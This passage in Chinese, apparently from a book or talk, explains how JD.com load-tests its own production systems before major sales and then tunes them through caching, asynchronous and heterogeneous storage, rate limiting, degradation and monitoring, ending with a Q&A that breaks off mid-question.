我们对上次大促时系统的整体调用量有了整体的了解，往年大促的峰值数据也可被用作参考。但是经过半年的业务跟进，京东系统在结构、数据等方面已经发生了很大的变化，其承受量也相应改变了。我们需要知道此时的系统能承受多大的订单量，所以压测成为了重要的一环。

压测分为线上压测、线下压测，线上压测是压测的主力。

为什么会采用线上压测呢？我们早年只做线下压测，线下的环境跟线上不一样，每个机房的机器资源、网络资源都不同，这些会导致实际得到的结果与真实线上的有差异，而且还需按一定比例换算，线下环境的资源也不可能比线上的多。

我们还需要将线上压测的读业务跟写业务区分开，用户在网站前端看到的价格、库存、评价等信息，在正常情况下都为读业务。而加购物车、提交订单、发布评论等就是写业务，可通过 URL 和功能方法区分二者。


1. 演练缩减服务器

在大促期间，线上服务扛的 PV 值比较大，一分钟能有几十万、上百万的量，而且线上服务基本都是以集群服务的方式工作，我们可缩减服务器，然后观察线上服务以得到能承受大促压力的服务器临界值。

读者可能会说这个操作的风险很大。对，它的风险的确大，我来举一个例子吧，比如将一个集群内的 30 台机器缩成 5 台，如果此时没扛住，所有的机器就会崩溃，面临很大的风险。所以每年在梳理完每个架构之后，我们都会冒着风险找出这个值，继续缩减服务器数，有时候为了找到风险点，我们甚至会强行进行服务缩减。

2. 复制流量

主要通过 TCPCopy 复制端口流量，多层翻倍放大流量。下图就是一个简单的示意图，通过量的积累、多次翻倍来实现流量放大。



3. 模拟流量

我和同事们一起成立了一个有关线上压力的测试小组，然后用非常简单的底层工具（例

如一些 DDoS 工具）去做压测，底层发起量来特别快而且特别多，我们自己实现了一个压测平台，把一些压测的结果和 DDoS 攻击工具集成起来模拟流量。

在数据模拟上，小组会事先准备一批数据，比如几万名用户、商品、库存数据以及不同的促销模型等。

4. 流量泄洪

我们把订单“堵”在一个结构中，不往下放，在它后面是密集的服务。把这一块堵上几十万的量，在某一天突然打开，就会看到一个峰值，此时细看每一分钟的处理量，就能知道后面的服务能承受多大的量，以及能否承受发起的量。

5. 实施方法

大家可能曾在朋友圈看到这样的照片，各个服务的核心人员集中在一个会议室进行压测。他们会一步一步地往上加量，严密监控线上响应情况、订单量情况、各个服务器以及各个缓存、数据库等机器的实际负载情况，发现任何风吹草动就立刻停止发起压力，并记录和排查问题。然后这些人员会提交压测订单，往主集群里写数据。

跟购物车不同，这种压测会直接在生产集群上进行压测，并会写入数据。因此需要对写入数据进行隔离操作，并删除垃圾数据，不能让其进入生产环境。

根据业务和技术维度筛选一批商品和用户，主要覆盖存储分布、用户每个等级以及业务分支。促销组帮忙建立能覆盖所有环节的促销数据。将这些用户提交订单后清空购物车这一功能禁用，保证能不断地重复下单。另外在这些用户订单提交时禁用邮件、短信提醒等相关功能，对产生的订单进行隔离，不往生产系统下发，并在测试完成后进行删除。


在线上压测时，组织各个相关组的核心人员严密监控各项数据，一旦发现问题立即停止压测。在恢复的同时进行数据记录和问题排查，如在分钟级内无法恢复则直接切位于北京亦庄的备用集群。

对每个服务分别进行一轮压测，记录每个服务、购物车、订单提交被压测后得出的数据。再根据线上实际用户调用比例进行换算，即可得出一个整个集群能承载的最大调用量。


在订单生成后，京东交易系统会利用憋单、快速释放流量等操作对订单进行压测，对整个后续系统造成高流量且持续性的冲击，以此处理系统订单。

下页中的第一张是压测的 DPMP 系统结构图。

通过压测，我们就知道目前京东系统能承受多大的 PV 量以及同目标之间的差距。压测完之后，我们就要对运维进行优化。



在打压的时候，我们按照交易系统的流量分布来模拟流量，比如在正常访问时，购物车与结算页的流量比为 16 : 4，那么在打压时候，我们也严格按照这个流量比来执行，如下图所示，以确保压力情况接近大促时的真实访问场景。




3.2.5 应对大促的第2步：根据压力表现进行调优

下面给出了4种调优方法。

1. 多级缓存

在前面缓存比较多，CDN、Nginx、Java 都会产生缓存。

缓存是逐级往下做，呈漏斗状，如下图所示。如果要在高流量的情况下使缓存效率持续在分钟级、秒级或者毫秒级，就必须逐级做缓存，前面做一些静态缓存，后面做一些基础数据缓存，最后使用大数据，一层一层往上挡住整个这一块即可。



2. 善用异步



下页中的第一张图展示了购物车的大体结构。这里有一个异步双写，在实际情况下，我们可能会写丢这个数据，不过没关系，购物车的存储是一个整体，如果在操作第一下时，异步写失败了，下次再操作的时候会把上两次都写过来，全部覆盖。这样异步丢数据的概率就会大大降低，甚至基本不会产生。

3. 超热数据的缓存

在购物车里面做热数据缓存，这种数据的缓存效率必须是秒级或毫秒级，这样系统才能在一秒钟内从十亿商品中筛选出访问量最高的商品。

我们利用 Queue 的原理，不断往里塞 SKU，队列的长只有 50，如下页中的第二张图所示。传进来之后，有的 SKU 的位置会往前移，我们能很快地在一秒内知道，排在前面的 SKU 肯定是访问次数最多的，也是每一个阶段内应用存储访问最多的数据，如果是秒杀商

品，在 500 万 的请求中会有 10~20 万，它大部分 的请求肯定在这块就出去了，不会穿透进来，这是我们自己做的热数据缓存。



4. 数据压缩

对 Redis 存储的数据进行压缩, 这样空间又缩小了四分之一或是三分之一, 这样数据到后面就会很小。当量小了之后, 访问效率就会升高, 数据量弹出很小, 丢单率很小, 可用性自然就上去。


3.2.6 异步和异构

下面来解释下什么是异步? 比如购物车调用 3 个服务, 如果是串行调用, 一个调用耗时 2 毫秒, 累计起来就是 6 毫秒。如果并行处理, 同时去调这 3 个服务, 业务规则是先调商品, 再调促销, 这样要调 2 次, 花费的时间肯定在 3 毫秒之内。

异步数据落地, 中间存储可用来挡部分流量, 以免所有流量直接冲击原始存储。库存状态存储就是典型的从库存数据剥离出来挡流量的, 以保护原始库存存储。

1. 接单系统的异构


这是异步异构用得最多的一个系统。在一次性提交订单、购物车的接单过程中, 我们选择直接提交一份数据, 这样做是十分高效的。如果按照传统的做法, 即直接写到表里面, 会有很多张表需要写入, 如订单明细表、促销明细表、优惠券表等等, 这样就造成了瓶颈。如果先写到 XML 中, 再异步, 调动某一个状态机, 通过管道服务后衍生出来拆分成订单中心数据, 自己的开发的异步工具去拆分到表里, 同时异构到针对功能的订单存储, 如下图所示, 异构之后, 单个系统应对峰值的能力都得到了提升。



2. 订单中心的异构

我们对提交订单、接单页做了异步处理。

细分订单中心又会有很大的异构，可分成 4 个子系统来分别调用，如下图所示。订单中心会产生列表服务数据，列表服务数据根据 PIN 的维度用户维度看到数据存储，通过同步写不校验结果，用异步补全、拉取机制，写一份存储。



订单中心有一个列表服务的存储，再有订单详情的存储，订单详情的存储是根据订单维度去存的，这一块是根据 PIN 存的。

第 3、4 部分是单拎出来的状态服务及跟踪服务，后续的物流生产跟它直接挂钩，对其异构之后，订单中心应对峰值的能力得到了提升。


3. 商品页的异构

在商品页中，商品数据服务的整体异构概况如下页中的图所示，后端数据运营人员通过系统录入到管理系统中，再通过发布系统将消息发布出去。商品前端系统接到消息后会调用数据服务生成商品页。这个消息会写自身的存储，我们会装 A 包、B 包、C 包。

- A 包就是基础数据，比如商品名称。
- B 包扩充数据。
- C 包比如特殊标识，生鲜、易碎。

对商品页进行异构就可以把数据分开，因为数据量太大了，十个亿的数据就有几百个

GB。这样性能和可扩展性都得到了提升。



商品服务会根据不同的调用方进行个性化的优化部署，如订单系统只想知道调用的商品是否是生鲜、易碎品，促销时只需要与价格有关的特殊属性等。

访问量特别大的可以通过接收商品的变更通知，然后异步调用商品服务，存自身系统需要的商品属性。

如果一个商品服务真正做大了，可以参考一个大的系统进行拆分异构，当然，如果访问量和数据量都不是很大，且在近期内也达不到，此时不建议盲目地进行细分。


3.2.7 应对大促的第3步：分流与限流

如果系统超过最高承受流量，我们将直接拒绝超出的流量，以便保护后端的服务，这就是限流。


Web 通过利用 IP 加 PIN 风控数据，根据某个业务逻辑（一个商品一天内的订单量或者一位用户一天内的下单量）来限流。渠道可以按 App、PC、微信等分开，如下页中的第 1 张图所示。下面讲秒杀系统是怎么来的。秒杀系统是限流和分流的典型实例。

假设一个商品的预约量是 1500 万，在那一分钟之内，有这么多用户同时来抢此商品，就需导入秒杀系统来分流、限流。

利用 IP、PIN，以及每一步怎么来、用户是否提交记录、一秒钟提交多少次、一分钟提交多少次等一堆规则来判断如何限流。最后再验证有没有预约、常用地址服务等，都通过后才调到接单系统。



整个秒杀系统就是一个典型的沙漏的系统，如下图所示，当流量跑到后面，实际上只剩很小的一部分，只有真实的写流量到接单系统。




我们单独拿 2 台机器用于接单系统提交服务，这样后面的存储得到保护，两台机器最多也就产生几十万的流量，系统能承载住，这就是分流跟限流。

在促销活动里也有一个限购功能，比如前 30 名用户享受促销，发一个码出去，系统需要对这个码进行处理，这也是一种限流。

价格服务本身就是促销计算后的结果。单品页、列表页等都是直接调用价格服务的，

只有购物车结算页是直接通过促销来计算价格,如下图所示,这样更实时。价格服务就是变向通过存储分流,还有很多类似列子,不一一列举,读者领会其意就好。



这就是京东系统根据不同渠道、调用量、业务维度、整体的体验影响等因素进行综合考虑后做出的分流跟限流。

3.2.8 应对大促的第 4 步：容灾降级

如果做了分流、限流,系统还是没抗住,在高压下出现了问题,那么就要准备做容灾降级。


容灾降级有多种方向,比如机房级容灾、网络容灾、应用容灾,托底容器,还需要保证基础服务是正常的。

1. 网络及 IDC 降级


下页中的第一张是网络及 IDC 降级的大概示意图。我们的 ISP 进入机房后会依次进入核心交换机、柜顶交换机,交互机网络共享,互备容灾。

2. 业务降级

这里的业务降级是指对购物车结算页的降级,当结算或购物车的延保服务、预约服务、非强依赖服务出现问题,可以直接降级以保证主流程顺畅,这就属于业务层面的降级。




每次大促过后，我们都会考虑每个业务的自身情况再去对其进行改动，下图只是简单列举了几个例子供大家参考。




3.2.9 应对大促的第5步：完善监控

每当临近双 11、618 时，京东系统都需要有运维基础的网络监控、机器性能监控，业务监控、订单量监控、登录量监控等应用级监控。

下图展示了方法监控，每个方法会监控到 TP99（即当满足 99% 的网络请求时所需要的最低耗时，还会有对成功率、失败率、总的调用次数等的监控）。



我们有对订单量的监控，如下图所示，一旦发现问题就会报警，我们自己还会衍生出对应用的监控。比如对库存来说，预算是最重要的；在提交订单时，保证提交订单成功是最重要的。针对库存，可以写一套监控系统出来，针对优惠券、购物车，可以写一个小的监控系统去监控。可以说，监控在大促期间起到了“眼睛”的作用。



3.2.10 疑问与解惑

Q：您提到做线上的压测时会产生很多脏数据，这个数据最终要如何处理？您做了好多异构的数据，怎么保持它的一致性？

先回答脏数据的问题吧，所谓的脏数据，就是在压测的时候写入正式的环境的数据，需要将这些数据隔离，有的是打标，有的是另外起表，在数据库里把这些数据隔阂开来打标，一边写一边删，对其进行压测，可能花费三十分钟到一个小时的时间，我们都是在凌晨做这些事情的，压测完写数据后其实非常危险，写的数据有可能会爆，从而引起系统瘫痪。我们会实时监控它，进行打标清理，首先切到小集群上承载。在真实情况下，集群的流量不会像 618 那样有很高的峰值，在正常情况下，晚上到凌晨之前的流量很小，我们先

把它切到另外一个小集群承载，后面再把它转回来即可。

至于一致性，我们的异构都是小维度，不成功的话会补全，补全不成功会穿透，写 Nginx，一层一层穿透到 MySQL 数据库。

Q：这个问题有关库存性能与一致性的，客户下单前会判断有没有库存，但他下单时肯定还要实时扣减库存，此时怎么解决这性能问题？如果把库存的量放在 MySQL，就单独的读数据来说，数据库就承受不住。

库存大部分用前端 Redis 防重。我们用业务维度做防重，对第一次查出来的业务属性、商品属性、库存数量数据、部分业务数据、一致性进行一次校验，校验成功就通过，校验不成功就告诉用户库存不足。目前订单量有几千万，几乎没有超卖的部分。

Q：SKU 库存量是被放在 Redis 里，通过 Redis 来进行实时判断的吗？

对，基本上卡的第一道都在前面，第一次查数据和第一次写数据都是在 Redis 中完成的。MySQL 只是一份落地存储，或者说是容灾存储。当时压测单台 MySQL，一份最大 70 万写入量，无法承受库存最大写入峰值。

Q：线下压测指的是你们把流量镜像到相同环境里实时地做压测？还是说走的是同一个环境？

